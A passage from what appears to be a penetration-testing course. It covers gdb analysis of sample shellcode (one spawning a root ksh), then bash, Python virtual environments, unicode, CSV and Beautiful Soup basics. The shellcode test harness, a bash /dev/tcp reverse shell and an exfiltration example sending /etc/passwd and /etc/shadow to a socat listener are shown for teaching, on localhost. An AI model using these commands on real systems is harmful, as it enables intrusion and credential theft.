 8049764:      68 2f 63 61 74           push   0x7461632f
 8049769:      68 2f 62 69 6e           push   0x6e69622f
 804976e:      89 e3                    mov    ebx,esp
 8049770:      52                       push   edx
 8049771:      68 73 73 77 64           push   0x64777373
 8049776:      68 2f 2f 70 61           push   0x61702f2f
 804977b:      68 2f 65 74 63           push   0x6374652f
 8049780:      89 e1                    mov    ecx,esp
 8049782:      b0 0b                    mov    al,0xb
 8049784:      52                       push   edx
 8049785:      51                       push   ecx
 8049786:      53                         push   ebx
 8049787:      89 e1                      mov    ecx,esp
 8049789:      cd 80                      int    0x80
        ...
```

Physically inspecting the assembler could lead to knowning what the code does. But that can get difficult in general. Instead, use **gdb** to run the code and disassemble. After starting `gdb shellcode`, set a breakpoint where the shellcode resides ("break *&code"), then "run". When the breakpoint is reached, "disassemble" shows the instruction `int 0x80`. Set another breakpoint there ("break 0x08049789", but this may be different for you), then "continue" execution to reach that breakpoint. At this point the registers and memory can be examined to determine that the system call is `execve` for `/bin/cat /etc//passwd`.

```
# NOTE - your breakpoint values for gdb will likely differ.
# Create file of gdb inputs for batch run.
cat > gdb.in <<"EOF"
set disassembly-flavor intel
# Set breakpoint at <code>, then run.
break *&code
run
# Disassemble and read, determining the next breakpoint is the int instruction.
disassemble
# Adjust the breakpoint to the address of the int instruction, then continue.
break *0x08049789
continue
# See that the int argument is 11 = "execve"
print $eax
print /x $ebx
# See execve arguments are "/bin/cat /etc//passwd".
x/s $ebx
x/16 $ecx
quit
EOF

# Batch gdb execution.
# However, your first gdb run should be manual, cut-and-paste of the gdb.in file.
# This is because your breakpoint address will likely be different.
gdb --batch --command=gdb.in ./shellcode

# Run the actual shellcode to verify it prints out /etc/passwd.
./shellcode
```

Note how **gdb** can replace laborious manual code simulation.

### Linux x86 Reverse Engineering Example 2

This example is more complex in that the code is xor-encoded, so manually reading **objdump** listing is difficult at best. As above, create a C program containing shellcode, but skip the **objdump** listing and proceed directly to **gdb**.

```
# NOTE - this compiles as a 32-bit executable.
# Example 2 C code.
cat <<"EOF" > code.c
#include <stdio.h>
#include <string.h>
unsigned char code[] = \

↪"\xeb\x0d\x5e\x31\xc9\xb1\x21\x80\x36\x7c\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x16\x3a\x24\x4d\x
↪";
```

```
main()
{
    printf("Shellcode Length: %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
EOF

# Compile, link as 32-bit.
gcc -m32 -fno-stack-protector -z execstack code.c -o shellcode
chmod +x shellcode
```

Now start **gdb** to start analyzing the shellcode. You'll quickly see that the code xor-decodes itself, meaning you'll have to set breakpoints before & after the decoding to see the decoded shellcode. Then additional breakpoints can be added to inspect the 2 `int 0x80` instructions.

```
# Create file of gdb inputs for batch run.
cat > gdb.in <<"EOF"
set disassembly-flavor intel
# Set breakpoint at <code>, then run.
break *&code
run
# Disassemble and read, determining the next breakpoint is the jump instruction.
disassemble
break *0x0804976d
continue
# Disassemble and read, determining the next breakpoint is the next int instruction.
disassemble
break *0x0804977b
continue
# See that the int argument is 0x46 = "setreuid" with arguments 0,0 (root)
print $eax
print $ebx
print $ecx
# Disassemble and read, determining the next breakpoint is the next int instruction.
disassemble
break *0x08049793
continue
# See that the int argument is 11 = "execve" running "/bin/ksh".
print $eax
print $ebx
x/s $ebx
print $ecx
x/s $ecx
quit
EOF

# Batch gdb execution.
# However, your first gdb run should be manual, cut-and-paste of the gdb.in file.
# This is because your breakpoint address will likely be different.
gdb --batch --command=gdb.in ./shellcode

# Don't run the actual shellcode as it will spawn a root shell.
# ./shellcode
```

### Assignment 5.1: MSF shellcode analysis linux/x86/shell/reverse_tcp Example 3

CHAPTER

TEN

# PENTEST SCRIPTING

This covers scripting and coding..

## 10.1 bash

### 10.1.1 bash references

First start with the GNU Bash manual. We'll be referencing the HTML with one web page per node.

Also worth reviewing is Greg's Wiki with the following `bash` documentation:

- Bash Pitfalls
- Bash Guide
- Bash Reference Sheet
- Bash Programming
- BASH Frequently Asked Questions, including our favorites:
  - How do I determine the location of my script? I want to read some config files from the same place
  - What is the difference between test, [ and [[ ?
  - What are all the dot-files that bash reads?

### 10.1.2 bash commands man and help

From the command line you can get some `bash` help via:

```
# manual pages
man man
man apropos  # apropos is short for man -k
man -k passwd  # keyword search for passwd in man pages
man passwd  # passwd command
man 5 passwd  # passwd file format
man bash

# "type" classifies "commands" as:
#     builtin's = part of shell, but some also have separate executable
#     keywords (not a command)
#     separate executable
#     alias to executable
# [, test, true, and false are builtin's and separate executables
```

```
type "["
which "["
type /usr/bin/[
type test
which test
type true
which true
type false
which false
# Proving that [ is treated like an executable file
I=3; if          [ $I -eq 2 ]; then echo I = 2; else echo I =/= 2; fi; unset I
I=3; if /usr/bin/[ $I -eq 2 ]; then echo I = 2; else echo I =/= 2; fi; unset I
# [[ is keyword
type "[["
# executables
type ls
which ls
type grep


# Useful "help" commands
help  # list commands built into the shell (not a separate file)

# Sourcing a file (same process) different than executing file (subprocess)
help .
help source
# Subprocess gets copy of environment so changes not propagated back
unset X; X=1; ( echo X=$X; X=2; echo X=$X; exit 255; ); echo RC=$?; echo X=$X; unset X
# To group statements without a subshell use {..}
help {
unset X; X=1; { echo X=$X; X=2; echo X=$X; }; echo X=$X; unset X  # Don't exit in {..}

# Difference between arithmetic value of ((...)) and return code
help \(
help let
# Return code 0 == true, false o.w. BUT arithmetic value ((0)) is false.
# So ((0)) value is 0, but RC is 1.
((0)); echo $?; ((1)); echo $?
# Comes in handy for testing if string in file:
(( $(grep -c root /etc/passwd) )) && echo "root in /etc/passwd"
(( $(grep -c ^^^^ /etc/passwd) )) && echo "^^^^ in /etc/passwd"


# Difference between ((..)) and [..], test .., [[..]]
help [
help test
help [[
# ((..)) different from rest with numbers
((0));    echo $?;   ((1));    echo $?
[ 0 ];    echo $?;   [ 1 ];    echo $?
test 0;   echo $?;   test 1;   echo $?
[[ 0 ]];  echo $?;   [[ 1 ]];  echo $?
# ((..)) different from rest with strings
((""));    echo $?;   (("A"));    echo $?
[ "" ];    echo $?;   [ "A" ];    echo $?
test "";   echo $?;   test "A";   echo $?
[[ "" ]];  echo $?;   [[ "A" ]];  echo $?
```

```
# eval gets double substitution
help eval
X=\$Y; X=$'$Y'; Y=1; echo $X; eval echo $X; unset X Y


# true, false only valid in certain contexts
help :
help false
help true
# This works
if true;  then echo true; else echo false; fi
if false; then echo true; else echo false; fi
# But these don't
if test true  ; then echo true; else echo false; fi
if test false ; then echo true; else echo false; fi
if [ true    ]; then echo true; else echo false; fi
if [ false   ]; then echo true; else echo false; fi
if [[ true  ]]; then echo true; else echo false; fi
if [[ false ]]; then echo true; else echo false; fi
[[ true  ]] &&  echo true;
[[ false ]] &&  echo true;


help shopt
help trap

help set
help unset
help umask
help function
help exit
help return
help shift


help printf
# Trick to repeat strings - format with 0 characters output "%.0s"
LENGTH100=$(printf "0123456789%.0s" {0..9})
echo ${#LENGTH100}
# As seen by ...
echo "0123456789%.0s" {0..9}
# The above is short for
LENGTH100=$(printf "0123456789%.0s" 0 1 2 3 4 5 6 7 8 9)
echo ${#LENGTH100}
# If the amount output changed to 1
LENGTH110=$(printf "0123456789%.1s" A B C D E F G H I J)
echo ${#LENGTH110}
unset LENGTH100 LENGTH110


help variables


help case
help if
help for
help select
help until
help while
help break
help continue
```

## 10.1.3 `bash` concepts

### Expansion

From `man bash`:

> Expansion is performed on the command line after it has been split into words. There are seven kinds of expansion performed: brace expansion, tilde expansion, parameter and variable expansion, command substitution, arithmetic expansion, word splitting, and pathname expansion. … After these expansions are performed, quote characters present in the original word are removed unless they have been quoted themselves (quote removal).
>
> Only brace expansion, word splitting, and pathname expansion can change the number of words of the expansion; other expansions expand a single word to a single word. The only exceptions to this are the expansions of “$@” and “${name[@]}” as explained above (see PARAMETERS).

Here are some examples of each type of expansion:

```
# brace expansion
echo {0..9..2}
echo ls /usr/{bin,share,src}/{gdb,*passwd*}

# tilde expansion
echo ls ~
echo ls ~hacker
echo ls ~DELETEME

# parameter expansion
X="a rather longish string with garbage at end"
echo ${X% with garbage*}
unset X

# command substitution
echo echo $(grep -c root /etc/passwd)
echo echo `grep -c root /etc/passwd`

# arithmetic expansion
echo echo $((  1+7 /3 ))
echo echo $(( (1+7)/3 ))
echo echo $(( 1+(7/3) ))

# process substitution
echo grep host <(cat /etc/host*)
# If you're confused about what's going on, run these commands
ls /etc/host*
grep host <(cat /etc/host*)
cat /etc/host*

# word splitting
count() { echo $#; }
count a b c
count 'a b c'
Z="a b c"
count $Z
count "$Z"

# pathname expansion
ls /etc/host*
```

### Arguments and Quotes

For information about how the `IFS` variable affects word splitting see Arguments.

See Quotes to understand how quoting can affect word splitting. The main takeway for quotes is is to avoid `cp $file $destination # WRONG` and use `cp -- "$file" "$destination" # Right`:

```
# Create file name starting with -- and having an embedded newline
file="--a
file"
touch -- "$file"
ls
ls | xxd
# Now copy to another unusual but legal filename
destination="--another file"
cp $file $destination          # WRONG
cp -- "$file" "$destination"   # Right
ls
rm -- --*
ls
```

This Quotes example is important:

```
# Never use an unquoted $@ or $*.
(
# 3 arguments, not 6
set 'a' 'b c' "'d e' f"
echo ============
# Do this
for file in "$@"; do
  echo filename = $file
done
echo ============
# But not this
for file in "$*"; do
  echo filename = $file
done
echo ============
# Nor this
for file in $@; do
  echo filename = $file
done
echo ============
# Nor this
for file in $*; do
  echo filename = $file
done
echo ============
)
```

### Pattern Matching

Pattern Matching is more nuanced that it first appears and character ranges are dependent on `locale`:

```
# Show your locale first
locale
# Now display upper/lower case files
touch a A b B c C
ls [a-c]*
ls [A-C]*
ls [a-C]*
ls [A-c]*
ls [a-B]*
ls [A-B]*
ls [A-b]*
(
# Collation order is A-Z, a-z
export LC_COLLATE=C
ls [a-c]*
ls [A-C]*
ls [a-C]*
ls [A-c]*
ls [a-B]*
ls [A-B]*
ls [A-b]*
)

rm -f a b c A B C
```

### Redirection

STDIN, STDOUT, and STDERR (0, 1, 2) can be redirected (see Redirections). Additional fd's can be created and redirected to various locations including `/dev/tcp`.

### Here Documents

See Here Documents for a short introduction to here-documents.

A typical use we've made involves creating files in scripts, using "EOF" with quotes to avoid expansion (usually $variable expansion):

```
cat > sample.sh <<"EOF"
#!/usr/bin/env bash

X=1
echo $X
EOF
chmod +x sample.sh
./sample.sh
rm -f sample.sh
```

Here Strings are related but redirect strings:

```
# Reproduce here-document above with string - note single quote ', " won't work
cat > sample.sh <<<'#!/usr/bin/env bash

X=1
echo $X
'
chmod +x sample.sh
./sample.sh
rm -f sample.sh
```

### Redirection to `/dev/tcp` using `/proc/self/fd/9`

Use `exec` to add fd 9 which is redirected to `/dev/tcp/www.example.com/80`:

```
(
exec 9<>/dev/tcp/www.example.com/80  # open tcp port 80 to/from www.example.com
ls -l /proc/self/fd/  # show newly created fd
ss -n dst $(dig +short www.example.com)  # show newly created tcp connection
# Make a web request
echo -ne "HEAD / HTTP/1.1\r\nhost: www.example.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

### Redirection to remote bash shell

Although there are better ways to get a remote shell, if you have limited software on the attacked machine you can always use `dev/tcp`:

```
############
# Terminal 1, the listener on port 6666 waiting for a bash shell
LISTENON=localhost
PORT=6666
socat TCP-LISTEN:$PORT,bind="$LISTENON" -
############


############
# Terminal 2, start up bash shell for remote exploitation
EXPLOITER=localhost
PORT=6666
( bash -i >&/dev/tcp/$EXPLOITER/$PORT 0<&1; )
############

############
# Terminal 1, run bash shell commands and eventually terminate
hostname
whoami
exit
############
```

### Redirection to exfiltrate data

Here we have a little fun by running 2 terminal sessions on the same host simulating exfiltrating data using redirection. This example is interesting for 2 reasons: (1) redirection is to the TCP socket `/dev/tcp/4444`, and (2) a whole sequence of commands is redirected:

```
############
# Terminal 1, the listener on port 4444, output to host-session_*
LISTENON=localhost
PORT=4444
FILENAME="host-session_$(date +'%F_%H%M%S').txt"
socat -u TCP-LISTEN:$PORT,bind="$LISTENON",fork,reuseaddr OPEN:"$FILENAME",creat,
↪append
############


############
# Terminal 2, exfiltrate data to listener
# Since on the same host, show listener
sudo ss -tnlp
# Exfiltrate data
EXFILTRATE=localhost
PORT=4444
{
echo "# dump /etc/passwd"
cat /etc/passwd
echo "# dump /etc/shadow"
cat /etc/shadow
echo "# ps -ef"
ps -ef
echo "# lastlog"
lastlog
} 1>/dev/tcp/$EXFILTRATE/$PORT 2>&1
############

############
# Terminal 1, stop the listener and get data
<control-C>
ls -l "$FILENAME"
rm -f "$FILENAME"
############
```

### What is the difference between test, [ and [[ ?

This section is based on What is the difference between test, [ and [[ ?:

> The theory behind all of this is that [ is a simple command, whereas [[ is a compound command. [ receives its arguments as any other command would, but most compound commands introduce a special parsing context which is performed before any other processing. Typically this step looks for special reserved words or control operators specific to each compound command which split it into parts or affect control-flow. The Bash test expression's logical and/or operators can short-circuit because they are special in this way (as are e.g. ;;, elif, and else). Contrast with ArithmeticExpression, where all expansions are performed left-to-right in the usual way, with the resulting string being subject to interpretation as arithmetic.

### Commands vs keywords

Let’s look at this. First, `[` and `test` are shell builtin’s while [[ and (( are keywords:

```
# 2 builtins
type "["
type "test"
# 1 keyword
type "[["
# keyword but errors out
type "(("
```

### The canary: $(echo something 1>&2)

To illustrate the difference, What is the difference between test, [ and [[ ? uses a canary:

```
$(echo "This doesn't do what you think..." >&2)
```

The idea is that this code will display something (a noticeable side effect) without affecting STDOUT (so the `bash` line isn’t affected).

Placed in key places it illustrates when keywords affect order of execution/expansion.

### ((

From What is the difference between test, [ and [[ ?:

> The arithmetic compound command has no special operators. It has only one evaluation context - a single arithmetic expression. Arithmetic expressions have operators too, some of which affect control flow during the arithmetic evaluation step (which happens last).

Consider the following statement:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
```

The arithmetic evaluation happens **last**, meaning the canary is executed before the ‘‘ ? : ‘‘ could indicate it’s not needed. Here’s what happens:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))

# The ternary expression "EXP ? EXP1 : EXP2" is not evaluated first
# Instead, $(..) is expanded ...
#   So "This doesn't do what you think..." is output to STDERR.
#   Then "echo 1" replaces $(..) and we're left with
(( 1 + 1 == 2 ? 1 : 1 ))
# Then the arithmetic can be evaluated:
#  "1 + 1 == 2" is true, so "? 1 :" returns 1 as the value.
#  The corresponding RC ($?) is set to 0.
```

You can see this by trying these modifications:

```
(( 1 + 1 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
(( 1 + 1 == 2 ? 0 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
```

```
(( 1 + 2 == 2 ? 0 : $(echo "This doesn't do what you think..." >&2; echo 1) ))
echo $?
(( 1 + 2 == 2 ? 1 : $(echo "This doesn't do what you think..." >&2; echo 0) ))
echo $?
```

### [[

From What is the difference between test, [ and [[ ?:

> [ receives its arguments as any other command would, but most compound commands introduce a special parsing context which is performed before any other processing. Typically this step looks for special reserved words or control operators specific to each compound command which split it into parts or affect control-flow.

It provides this example which we extend:

```
[[ '1 + 1' -eq 2 && $(echo "...but this probably does what you expect." >&2) ]]
# Change to or || to show $(echo ...) not executed
[[ '1 + 1' -eq 2 || $(echo "...but this probably does what you expect." >&2) ]]
```

### `test` and `[`

From What is the difference between test, [ and [[ ?:

> `test` and `[` are commands and they both receive “arguments as any other command would.
>
> ...
>
> The Bash test expression’s logical and/or operators can short-circuit because they are special in this way (as are e.g. ;;, elif, and else).

It provides this (slightly modified) example:

```
# [ is a command, not a keyword
[ $((1 + 1)) -eq 2 -o $(echo 'No short-circuit' >&2;) ]
```

Again, we modify the command to illustrate what is happening:

```
# test same as [
test $((1 + 1)) -eq 2 -o $(echo 'No short-circuit' >&2;)
# Get rid of error with extra echo ""
test $((1 + 1)) -eq 2 -o $(echo 'No short-circuit' >&2; echo "word";)
# Change first test to false
test $((1 + 1)) -eq 3 -o $(echo 'No short-circuit' >&2; echo "word")
```

### Functions

See Shell functions for a short introduction to functions.

Functions are defined in 1 of 2 ways: `name () compound-command [ redirections ]` or `function name [()] compound-command [ redirections ]`.

Here is an example from TLDP Examples of functions in scripts:

```
pathmunge () {
        if ! echo $PATH | /bin/egrep -q "(^|:)$1($|:)" ; then
           if [ "$2" = "after" ] ; then
              PATH=$PATH:$1
           else
              PATH=$1:$PATH
           fi
        fi
}

# Path manipulation
if [ `id -u` = 0 ]; then
        pathmunge /sbin
        pathmunge /usr/sbin
        pathmunge /usr/local/sbin
fi

pathmunge /usr/X11R6/bin after

unset pathmunge
```

## 10.2 Python

This is for Python language-specific topics; actual use of Python to parse data, . . . is covered in other sections.

### 10.2.1 Documentation

Start with Python.

Then setup virtual environments either via pure Python (*Virtual environments via pip and venv*) or Miniconda/conda (*Virtual environments via Miniconda and conda*).

Then use some of the Python tools for penetration testers.

### 10.2.2 Setting up Python for virtual environments

#### Virtual environments

#### Two Python problems

If you use enough different Python-based tools you'll run into these 2 problems:

- Python 2 vs Python 3

  Some Python requires the use of Python 2, some Python 3. For example, publishing this website uses Python 2 for running a local Google App Engine Standard Environment while the Sphinx authoring software is run using Python 3.

  And slowly, the Python world is Moving to require Python 3:

  > The developers of the Python language extended support of Python 2.7 from 2015 to 2020, recognising that many people were still using Python 2. We believe that the extra 5 years is sufficient to transition off of Python 2, and our projects plan to stop supporting Python 2 when upstream support ends in 2020, if not before.

- Python package version incompatibilities

  Even within Python 2 or 3, there are backward-incompatible modules. If you are running Linux the official packages should be internally compatible, but often not the latest. For example, Debian 9 has Scrapy version 1.0.3-2 but the latest samples from the Scrapy website uses 1.4. This leads to the sample Scrapy programs failing on Debian 9 due to the old Scrapy version.

These problems can be solved with a virtual environment. From Create virtual environments for python with conda:

> A virtual environment is a named, isolated, working copy of Python that maintains its own files, directories, and paths so that you can work with specific versions of libraries or Python itself without affecting other Python projects. Virtual environments make it easy to cleanly separate different projects and avoid problems with different dependencies and version requirements across components.

### Virtual environment options

So how to create virtual environments?

We'll ignore the OS-specific and heavier virtualization options like LXC (Linux containters), Docker, and OS virtualization (VMware, VirtualBox, KVM, Xen, . . . ).

Here are 3 lightweight virtual environment options (of which Miniconda/conda is the the author's personal favorite):

- The pure Python way

  `pip` is used to install packages and *python -m venv PATH4ENVIRONMENT* to create environments. See 28.3. venv — Creation of virtual environments for an introduction.

  - Advantages

    Pure Python with no external dependencies. `pip` and `venv` are built into all modern Python releases: `pip` is Python 2 >= 2.7.9 and Python 3 >= 3.4; `venv` is Python >= 3.3.

  - Disadvantages

    `venv` cannot default to Python 2, a serious shortcoming.

    Some `pip` package installs require a C compiler and 3rd party libraries. That is undesirable on servers and burdensome on Windows. (However, Christoph Gohike's Unofficial Windows Binaries for Python Extension Packages provides many pre-compiled packages.)

    No management of virtual environments: try getting a list of them. They're just a bunch of directories spread throughout the filesystem.

- `pip` with *virtualenv* and *virtualenvwrapper* (instead of `venv`)

  For an introduction to this approach see Virtual Environments and/or Python Virtual Environments - a Primer.

  - Advantages

    Python 2 environments are supported.

    *virtualenvwrapper* manages virtual environments.

  - Disadvantages

    The `pip`-related issues still remain.

    Windows-specific support required for *virtualenvwrapper*: virtualenvwrapper-win allows *virtualenvwrapper* to run in a regular command prompt. There are other solutions for running in Windows PowerShell.

- Using `conda` either via Anaconda or Miniconda.

conda replaces pip, *virtualenv*, and *virtualenvwrapper* (plus it's not limited to Python). For choosing between Anaconda for Miniconda, see Should I download Anaconda or Miniconda?.

See Conda Get started for more information. For a simple how-to see Create virtual environments for python with conda. For an extensive introduction see PYTHON PACKAGES AND ENVIRONMENTS WITH CONDA. Also see Conda: Myths and Misconceptions.

- Advantages

  Easiest option, especially on Windows.

  Package installation does not require compilation.

  Can still use pip where required via *conda install pip* in your conda environment.

- Disadvantages

  Not pure Python.

All of the above are viable options, but the author prefers conda via Miniconda (or Anaconda if you have the disk space). The pure Python approach for systems you don't want to install Anaconda/Miniconda. (However, you can install conda without adding it to the default path. That way it only impacts the system when a virtual environment is activated.)

For a short comparison of commands, see conda vs. pip vs. virtualenv.

### Virtual environments via pip and venv

In a Debian 9 install the following was required to use pip and venv:

```
# The wheel package must be compiled so needs the following packages.
sudo apt install build-essential libssl-dev libffi-dev python-dev python3-venv -y
# You might want to sudo the following commands (if for all users).
sudo pip install -U pip setuptools wheel
# sudo pip3 install -U pip setuptools wheel
```

To use pip and venv to set up a virtual environment (for example, one with Scrapy):

```
cd
python3 -m venv ~/scraping
cd scraping
source bin/activate
pip install -U pip setuptools wheel
pip install -U Scrapy

# Do lots of Scrapy stuff.
# When done ...
deactivate

# To delete the venv - assuming no files needed there anymore
# cd
# rm -rf ~/scraping
```

### Virtual environments via Anaconda and conda

Here is how to use Anaconda in Debian 9.

```
# Per-user one-time installation
cd
mkdir -p setup
cd setup
curl -L -o Anaconda3-4.4.0-Linux-x86_64.sh  https://repo.continuum.io/archive/
↪Anaconda3-4.4.0-Linux-x86_64.sh
bash Anaconda3-4.4.0-Linux-x86_64.sh
# Enter
# q
# yes
# Enter
# ...
# yes
exit  # and login again to get ~/.bashrc with anaconda in path

# To uninstall anaconda
# rm -rf ~/anaconda
# rm -rf ~/.condarc ~/.conda ~/.continuum
# sed -i '/[Aa]naconda/d' ~/.bashrc

# Periodic updates
conda update conda

# For each environment to create:
# List environments, then add one for Scrapy and another for
conda env list
conda create --name scraping python=3 scrapy -y

# To use an environment
source activate scraping
# If you need to install more packages in the environment:
conda install sphinx
# Do lots of scrapy stuff ...

# To deactivate an active environment
source deactivate
# If the environment is not longer needed
# conda remove --name scraping --all
```

### Virtual environments via Miniconda and `conda`

Here is how to use Miniconda in Debian 9. Note that conda-forge had to be manually added via *conda config –add channels conda-forge* but not in Anaconda.

```
# Installation
cd
mkdir -p setup
cd setup
curl -L -o Miniconda3-latest-Linux-x86_64.sh  https://repo.continuum.io/miniconda/
↪Miniconda3-latest-Linux-x86_64.sh
bash Miniconda3-latest-Linux-x86_64.sh
# Enter
# q
# yes
# Enter
# ...
# yes
exit  # and login again to get ~/.bashrc with anaconda in path

# To uninstall Miniconda
# rm -rf ~/miniconda3
# rm -rf ~/.condarc ~/.conda ~/.continuum
# sed -i '/[Mm]iniconda3/d' ~/.bashrc

# Ensure conda-forge added to channels
conda config --add channels conda-forge
# Periodic updates
conda update conda

# For each environment to create:
# List environments, then add one for Scrapy and another for
conda env list
conda create --name scraping python=3 scrapy -y

# To use an environment
source activate scraping
# If you need to install more packages in the environment:
conda install sphinx
# Do lots of scrapy stuff ...

# To deactivate an active environment
source deactivate
# If the environment is not longer needed
# conda remove --name scraping --all
```

### `#!/usr/bin/python` breaks environments

Of course `#!/usr/bin/python` (but not `#!/usr/bin/env python`) breaks environments.

First a demo using `conda`:

```
# Python versions w/o virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# Create python3 virtual env
conda create --name pytest python=3 -y
source activate pytest

# Python versions with virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# #! override of Python
cat >changepy1.py <<'EOF'
```

```
#!/usr/bin/python
import sys
print('Python version:', sys.version_info)
EOF
cat >changepy2.py <<'EOF'
#!/usr/bin/env python
import sys
print('Python version:', sys.version_info)
EOF

# #! is ignored
python changepy1.py
python changepy2.py

# #!/usr/bin/python force to OS version of Python
chmod +x changepy1.py
./changepy1.py
# #!/usr/bin/env python uses virtual env version of Python
chmod +x changepy2.py
./changepy2.py

# Get rid of virt env
source deactivate
conda remove --name pytest --all -y
rm changepy[12].py
```

Next a demo using pure Python:

```
# Python versions w/o virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# Create python3 virtual env
python3 -m venv pytest
cd pytest
source bin/activate

# Python versions with virtual env
python -V
python2 -V
python3 -V
/usr/bin/python -V
/usr/bin/python2 -V
/usr/bin/python3 -V

# #! override of Python
cat >changepy1.py <<'EOF'
#!/usr/bin/python
import sys
print('Python version:', sys.version_info)
EOF
cat >changepy2.py <<'EOF'
#!/usr/bin/env python
import sys
```

```
print('Python version:', sys.version_info)
EOF

# #! is ignored
python changepy1.py
python changepy2.py

# #!/usr/bin/python force to OS version of Python
chmod +x changepy1.py
./changepy1.py
# #!/usr/bin/env python uses virtual env version of Python
chmod +x changepy2.py
./changepy2.py

# Get rid of virt env
cd ..
deactivate
rm -rf pytest
```

### `pip requirements.txt` vs `conda environment.yml`

Both `pip` and `conda` allow capturing and reproducing environments easily.

For `pip`, read the short sections Requirements Files and Constraints Files.

For `conda` read Share an environment. My Python Environment Workflow with Conda is an example of someone's workflow using *environment.yml*.

## 10.2.3 Language basics

### PEP 394 attempt for portability of Python across *nix

PEP 394 – The "python" Command on Unix-Like Systems attempts to allow portability of Python across *nix systems:

- python2 will refer to some version of Python 2.x.
- python3 will refer to some version of Python 3.x.
- for the time being, all distributions should ensure that python refers to the same target as python2.
- however, end users should be aware that python refers to python3 on at least Arch Linux (that change is what prompted the creation of this PEP), so python should be used in the shebang line only for scripts that are source compatible with both Python 2 and 3.
- in preparation for an eventual change in the default version of Python, Python 2 only scripts should either be updated to be source compatible with Python 3 or else to use python2 in the shebang line.

### Command line arguments

See 16.4. argparse — Parser for command-line options, arguments and sub-commands and the Argparse Tutorial

### unicode

Read Unicode HOWTO. Also Unicode Technical Report #17 UNICODE CHARACTER ENCODING MODEL is useful, especially 2.2 Characters versus Glyphs, 3.2 Code Spaces, 4 Character Encoding Form (CEF), and 5 Character Encoding Scheme (CES).

To convert between **character/glyph**, **code point**, and **encoding** we'll run the following (reproduced here so you can cut-and-paste them easily for your own run). `ord` gets the unicode code point for a character; `hex` converts an integer to a hex string; `chr` converts an integer code point to a character; and `map` allows you to apply a function to an interable item like a string (so `map(ord,s)` applys `ord` to get the code point for each character in the string *s*).

```
python3
# Define a unicode string including 2 non-latin1 characters.
#   To display the characters a particular glyph must be used.
s = "abc 123 ¾ ¶"

# Get list of code points for string s
cp = list(map(ord,s))
# Look at the hex values
list(map(hex, cp))
# Convert them back to characters as a check
''.join(map(chr, cp))

# Convert to utf-8 and back again
e8 = s.encode("utf_8")
e8
e8.decode("utf_8")

# Convert to utf-16 and back again
#   Encoding adds  U+FEFF byte order mark (BOM)
#   Little endian order shows as 0xFF followed by 0xFE (Intel)
#   Big endian order shows as 0xFE followed by 0xFF
#
e16 = s.encode("utf_16")
e16
e16.decode("utf_16")
# See what happens when decode using the wrong encoding
e16.decode("utf_8")
quit()
```

Running these gives:

```
hacker@kali:~$ python3
###################### SNIP ######################
>>> # Define a unicode string including 2 non-latin1 characters
... s = "abc 123 ¾ ¶"
>>>
>>> # Get list of code points for string s
... cp = list(map(ord,s))
>>> # Look at the hex values
... list(map(hex, cp))
['0x61', '0x62', '0x63', '0x20', '0x31', '0x32', '0x33', '0x20', '0xbe', '0x20', '0xb6
↪']
>>> # Convert them back to characters as a check
... ''.join(map(chr, cp))
'abc 123 ¾ ¶'
>>>
>>> # Convert to utf-8 and back again
```

```
... e8 = s.encode("utf_8")
>>> e8
b'abc 123 \xc2\xbe \xc2\xb6'
>>> e8.decode("utf_8")
'abc 123 ¾ ¶'
>>>
>>> # Convert to utf-16 and back again
... #   Encoding adds  U+FEFF byte order mark (BOM)
... #   Little endian order shows as 0xFF followed by 0xFE (Intel)
... #   Big endian order shows as 0xFE followed by 0xFF
... #
... e16 = s.encode("utf_16")
>>> e16
b'\xff\xfea\x00b\x00c\x00 \x001\x002\x003\x00 \x00\xbe\x00 \x00\xb6\x00'
>>> e16.decode("utf_16")
'abc 123 ¾ ¶'
# See what happens when decode using the wrong encoding
>>> e16.decode("utf_8")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 0: invalid start byte
>>> quit()
hacker@kali:~$
```

### 10.2.4 CSV processing

csv simplifies reading & writing spreadsheet-like files. Here is writing then reading a spreadsheet:

```
#!/usr/bin/env python3
import argparse
import csv

parser = argparse.ArgumentParser(
        description="Demo to create tab-separated file then read it in")
parser.add_argument("tsv", help="tsv file to create")
args = parser.parse_args()

# create tab-separated file, csv.excel_tab has \r\n line endings
with open(args.tsv, 'w') as csvfile:
    csv_writer = csv.writer(csvfile, dialect=csv.excel_tab, escapechar = '\\',
                              quoting=csv.QUOTE_NONE)
    csv_writer.writerow(('a', 'b', 'c'))
    csv_writer.writerow(('d', 'e', 'f'))
# read/print the created file
with open(args.tsv, 'r') as csvfile:
    csv_reader = csv.reader(csvfile, dialect=csv.excel_tab, escapechar = '\\')
    for row in csv_reader:
        print(row)
```

Be sure to review “Dialects and Formatting Parameters”.

### 10.2.5 Logging HOWTO

Logging HOWTO.

## 10.3 Scraping with Beautiful Soup

### 10.3.1 Why Beautiful Soup

Beautiful Soup "is a Python library for pulling data out of HTML and XML files. It works with your favorite parser to provide idiomatic ways of navigating, searching, and modifying the parse tree. It commonly saves programmers hours or days of work."

From the Beautiful Soup website:

> Beautiful Soup is a Python library designed for quick turnaround projects like screen-scraping. Three features make it powerful:
>
> - Beautiful Soup provides a few simple methods and Pythonic idioms for navigating, searching, and modifying a parse tree: a toolkit for dissecting a document and extracting what you need. It doesn't take much code to write an application
> - Beautiful Soup automatically converts incoming documents to Unicode and outgoing documents to UTF-8. You don't have to think about encodings, unless the document doesn't specify an encoding and Beautiful Soup can't detect one. Then you just have to specify the original encoding.
> - Beautiful Soup sits on top of popular Python parsers like lxml and html5lib, allowing you to try out different parsing strategies or trade speed for flexibility.
>
